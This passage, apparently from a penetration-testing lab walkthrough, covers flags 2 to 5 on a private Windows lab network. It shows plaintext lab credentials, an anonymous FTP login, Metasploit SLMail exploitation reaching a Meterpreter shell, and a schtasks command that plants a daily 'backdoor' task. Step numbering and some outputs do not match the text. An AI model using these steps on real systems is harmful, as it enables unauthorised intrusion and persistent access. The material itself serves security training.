


Upon accessing the website, a prompt requesting a username and password will appear, indicating restricted content.

Step 6: Use the credentials obtained from FLAG1 (username: trivera, password: Trivera4Life) to authenticate and gain access to the restricted content.




Step 7: Navigate through the website to locate the text file named FLAG2.txt.



Open the FLAG2.txt file to retrieve the FLAG.

FLAG 3



Step 1: Review the Nmap output to identify servers running FTP

```
HOP RTT     ADDRESS
1   0.82 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00064s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
```

Step 3: Open a terminal and initiate an FTP connection to the identified Windows 10 machine.

Step 4: When prompted for a username, enter "anonymous" to attempt anonymous login

Step 5: Leave the password field blank and press Enter to proceed with anonymous login

Step 6: Navigate through the FTP server using commands like "ls" to list directories and files.

Step 7: Locate the FLAG3.txt file within the FTP server's directory.

Step 8: Use the "get" command to download the FLAG3.txt file to the local machine.


Command: get FLAG3.txt

```
┌──(root㉿kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (568.1818 kB/s)
ftp> exit
221 Goodbye

┌──(root㉿kali)-[~]
└─# ls
Desktop  Documents  Downloads  file2  file3  flag3.txt  Flag8.php.jpg  hash  LinEnum.sh  Music  Pictures  Public  Scripts  Templates  Videos

┌──(root㉿kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root㉿kali)-[~]
└─#
```


Step 9: Exit the FTP session using the "exit" command.

Step 10: Open the downloaded FLAG3.txt file to retrieve the flag using a command-line utility.


FLAG 4



Step 1: Open a terminal and launch the Metasploit console by typing "msfconsole".




Step 2: Review the Nmap output to identify machines running SLMail service. In this case, the Windows 10 machine is identified as running SLMail.




Step 3: Search for SLMail exploits within Metasploit by typing "search SLM" in the console.

Step 4: Select the appropriate exploit. In this case, type "use 0" to select the exploit.





Our local host ends with .100. You can verify this by examining the report, as our local host is identifiable by having 0 hops.



Step 5: Set the required options for the exploit. Use the "options" command to view the options and set the local host and remote host using the "set RHOST" and "set LHOST" commands, respectively.


Step 6: Execute the exploit by typing "run" in the console.






Step 7: Once the exploit is successful, an interpreter session is opened.


Step 8: Once in Meterpreter, open a shell and execute the command "dir".



Step 9 : Retrieve the flag by running the command more FLAG4.txt file


C:\Program Files (x86)\SLmail\System>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02
Directory of C:\Program Files (x86)\SLmail\System
04/03/2024 02:56 PM <DIR> .
04/03/2024 02:56 PM <DIR> ..
03/21/2022 08:59 AM 32 flag4.txt
11/19/2002 11:40 AM 3,358 listrcrd.txt
03/17/2022 08:22 AM 1,840 maillog.000
03/21/2022 08:56 AM 3,793 maillog.001
04/05/2022 09:49 AM 4,371 maillog.002
04/07/2022 07:06 AM 1,940 maillog.003
04/12/2022 05:36 PM 1,991 maillog.004
04/16/2022 05:47 PM 2,210 maillog.005
06/22/2022 08:30 PM 2,831 maillog.006
07/13/2022 09:08 AM 1,991 maillog.007
03/28/2024 03:10 PM 2,366 maillog.008
04/01/2024 02:55 PM 2,366 maillog.009
04/03/2024 02:56 PM 6,411 maillog.00a
04/03/2024 04:20 PM 6,678 maillog.txt
14 File(s) 42,178 bytes
2 Dir(s) 3,401,564,160 bytes free
C:\Program Files (x86)\SLmail\System>more flag4.txt
more flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>

FLAG 5




Step 1: Gain access to the Windows 10 machine using previously obtained credentials or through exploitation.

Step 2: Drop into a shell on the compromised machine to run local commands within the command prompt.

Step 3: Create a scheduled task named "backdoor" using the command: schtasks /create /f /tn backdoor /sc DAILY /st 00:00 /tr "C:\shell.exe"

Step 4: Run the command to query scheduled tasks and verify if the "backdoor" task was successfully created using the command: schtasks /query



Step 5: Run the command : schtasks /query /TN backdoor /FO list /v, Review the output of the command and locate the code for FLAG5 under the "Comment" section

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/3/2024 4:54:53 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
